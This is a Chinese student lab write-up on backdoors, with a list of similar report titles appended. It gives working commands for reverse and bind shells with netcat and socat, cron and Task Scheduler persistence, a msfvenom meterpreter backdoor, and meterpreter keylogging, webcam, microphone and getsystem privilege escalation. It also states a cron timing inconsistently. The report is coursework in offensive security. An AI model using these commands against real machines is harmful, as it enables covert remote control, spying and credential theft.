
20155220 Exp2 后门原理与实践
20155220 Exp2 后门原理与实践
1.Windows获得Linux Shell
在windows下,打开CMD,使用
ipconfig指令查看本机IP

然后使用ncat.exe程序,

ncat.exe -l -p 5220监听本机的5220端口在kali端,使用nc指令的-e选项,
nc 192.168.1.101(主机ip) 5220(所设置的端口) -e /bin/sh反向连接Windows主机的5220端口:

随后在windows端,就可以使用kali的命令行了
2.Linux获得Windows Shell
- 过程与之前的类似,先在Kali环境下用
ifconfig查看IP

使用nc指令,
nc -l -p 5220,监听5220端口然后,在windows,输入
ncat.exe -e cmd.exe 192.168.150.135 5220

然后,在kali端,就可以使用windows的cmd了


3.使用netcat获取主机操作Shell,cron启动
先在Windows系统下,用
ncat.exe -l -p 5220,监听5220端口用
crontab -e指令编辑一条定时任务(输入3,选vim.basic)在最后一行加入
59 * * * * /bin/netcat 192.168.1.101 5220 -e /bin/sh,意思是在每个小时的第30分钟(为测试结果方便所选时间最好离现实时间较近)反向连接Windows主机的5220端口,就会启动cron

到时间后,便获得了Kali的shell,可以输入指令
4.使用socat获取主机操作Shell, 任务计划启动

在Windows系统下,打开控制面板->管理工具->任务计划程序(可在控制面板直接搜索任务计划),创建任务,填写任务名称后,新建一个触发器:
下载安装socat软件
在操作->程序或脚本中选择你的socat.exe文件的路径,在添加参数一栏填写tcp-listen:5220 exec:cmd.exe,pty,stderr,这个命令的作用是把cmd.exe绑定到端口5220,同时把cmd.exe的stderr重定向到stdout上;创建完成之后,按Windows+L快捷键锁定计算机,再次打开时,可以发现之前创建的任务已经开始运行,或者可以右键单击,然后选择运行也可以

- 然后在Kali环境下输入指令
socat - tcp:192.168.1.101:5220,这里的第一个参数-代表标准的输入输出,第二个流连接到Windows主机的5220端口,此时可以发现已经成功获得了一个cmd shell

5. 使用MSF meterpreter生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell
输入指令
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.150.135 LPORT=5220 -f exe > 20155220.exe生成后门程序(LHOST=kali linux的IP)

然后通过
nc指令将生成的后门程序传送到Windows主机上
windows:ncat.exe -l 5220 > 20155220.exe
kali:nc 192.168.1.101 5220 < 20155220.exe
在Kali上使用

msfconsole指令进入msf控制台,set payload windows/meterpreter/reverse_tcp,使用监听模块,设置payload,设置反弹回连的IP和端口设置完成后,利用
exploit,执行监听,在windows中,利用20155220.exe运行20155220.exe此时Kali上已经获得了Windows主机的连接,并且得到了远程控制的shell

6.使用MSF meterpreter生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
- 使用
record_mic指令可以截获一段音频 使用
webcam_snap指令可以使用摄像头进行拍照

- 使用
webcam stream指令可以使用摄像头进行录像 - 使用
screenshot指令可以进行截屏 - 使用
keyscan_start指令开始记录下击键的过程,使用keyscan_dump指令读取击键的记录 先使用
getuid指令查看当前用户,使用getsystem指令进行提权,如图所示,提权成功
基础问题回答
1.例举你能想到的一个后门进入到你系统中的可能方式?
- 我们在安装一些应用软件时
- 登录非法网页时
- 未开启防火墙时
2.例举你知道的后门如何启动起来(win及linux)的方式?
- windows:实验中做过的方式有直接双击开启后门程序、通过Windows->控制面板->管理工具启动任务计划程序、开机自启动的后门、和其他程序捆绑运行的后门程序
- linux:通过在cron中添加任务,定时执行、通过一些脚本启动后门程序、通过和其他程序捆绑运行后门程序。
3.Meterpreter有哪些给你映像深刻的功能?
- 获取目标主机摄像头摄像头摄像头
- 录音
- 记录击键功能,利用得当有可能获得密码之类的
4.如何发现自己有系统有没有被安装后门?
- 低级一点的后门程序估计寻常的杀毒软件就可以查杀,比如我这次实验做的,一发送给主机就被360拦截了。
- 至于隐藏的稍深一些的后门,例如与软件捆绑的后门,可以下载一些比较专业的监视软件,例如下载者监视器1.0、Regmon704.rar等进行检测。
20155220 Exp2 后门原理与实践的更多相关文章
- 2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践 1. 后门原理与实践实验说明及预备知识 一.实验说明 任务一:使用netcat获取主机操作Shell,cron启动 ( ...
- 20155324《网络对抗》Exp2 后门原理与实践
20155324<网络对抗>Exp2 后门原理与实践 20155324<网络对抗>Exp2 后门原理与实践 常用后门工具实践 Windows获得Linux Shell 在Win ...
- 2018-2019-2 20165237《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165237<网络对抗技术>Exp2 后门原理与实践 一.实践目标 使用netcat获取主机操作Shell,cron启动 使用socat获取主机操作Shell, ...
- 2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践 实验内容(概要): (1)使用netcat获取主机Shell,cron启动 首先两个电脑(虚拟机)都得有netcat, ...
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践 - 实验任务 (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用socat获取主 ...
- 2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践 一.实验要求 (3.5分) (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用soc ...
- 2018-2019-2 20165235《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165235<网络对抗技术>Exp2 后门原理与实践 实验内容 1.使用netcat获取主机操作Shell,cron启动 2.使用socat获取主机操作Shel ...
- 2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践 后门的基本概念 常用后门工具 netcat Win获得Linux Shell Linux获得Win Shell Met ...
- 2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践 基础问题回答 例举你能想到的一个后门进入到你系统中的可能方式? 下载免费应用的时候会有绑定木马. 浏览某些网页时会有内 ...
随机推荐
- Jenkins 为Jenkins添加Windows Slave远程执行python项目脚本
为Jenkins添加Windows Slave远程执行python项目脚本 by:授客 QQ:1033553122 测试环境 JAVA JDK 1.7.0_13 (jdk-7u13-windows ...
- 关于form表单提交到Servlet的时候出现tomcat启动错误的解决方法
1.遇到的问题 今天在写jsp代码的时候通过form表单提交到Servlet的时候出现的tomcat启动错误,琢磨了半天,终于找到了解决方法. 解决问题的关键就在于xml配置的路径和servlet中默 ...
- MySQL——索引优化实战
上篇文章中介绍了索引的基本内容,这篇文章我们继续介绍索引优化实战.在介绍索引优化实战之前,首先要介绍两个与索引相关的重要概念,这两个概念对于索引优化至关重要. 本篇文章用于测试的user表结构: 索引 ...
- Unix操作系统监控详解(一)
一.描述 监控在检查系统问题运行状况以及优化系统性能工作上是一个不可缺少的部分.通过操作系统监控工具监视操作系统资源的使用情况,间接地反映了各服务器程序的运行情况.根据运行结果分析可以帮助我们快速定位 ...
- post请求的四种数据格式
1.application/json:这是最常见的 json 格式:{"input1":"xxx","input2":"ooo&q ...
- Access restriction: The type BASE64Encoder is not accessible due to restriction on required library C:\Program Files\Java\jre6\lib\rt.jar
解决方案:在configure build path 中去掉 jre system library,然后重新加载jre system library.....
- MySQL基础之 AUTO_INCREMENT
AUTO_INCREMENT AUTO_INCREMENT是mysql唯一扩展的完整性约束,当为数据库表中插入新纪录时,字段上的值会自动生成唯一的ID,再具体设置AUTO_INCREMENT约束时,一 ...
- IIS中“绑定”,“IP地址全部未分配”到底是个什么玩意
最好是选择“全部未分配”,用这个选项时,服务器本机,在IE浏览器地址栏输入http://localhosts/ 或127.0.0.1 可以打开本机架设的网站的主页,也可以输入内网IP地址打开内网的网站 ...
- Microsoft.ACE.OLEDB.12.0' provider is not registered on the local machine
在开发中用到Microsoft.ACE.OLEDB.12.0,但是,出现了Microsoft.ACE.OLEDB.12.0' provider is not registered on the l ...
- 二、git版本回退
查看历史版本提交记录 git log git log --pretty=oneline Git用 HEAD表示当前版本 commit id(版本号),也就是最新的提交e4aa53d...43ae6f6 ...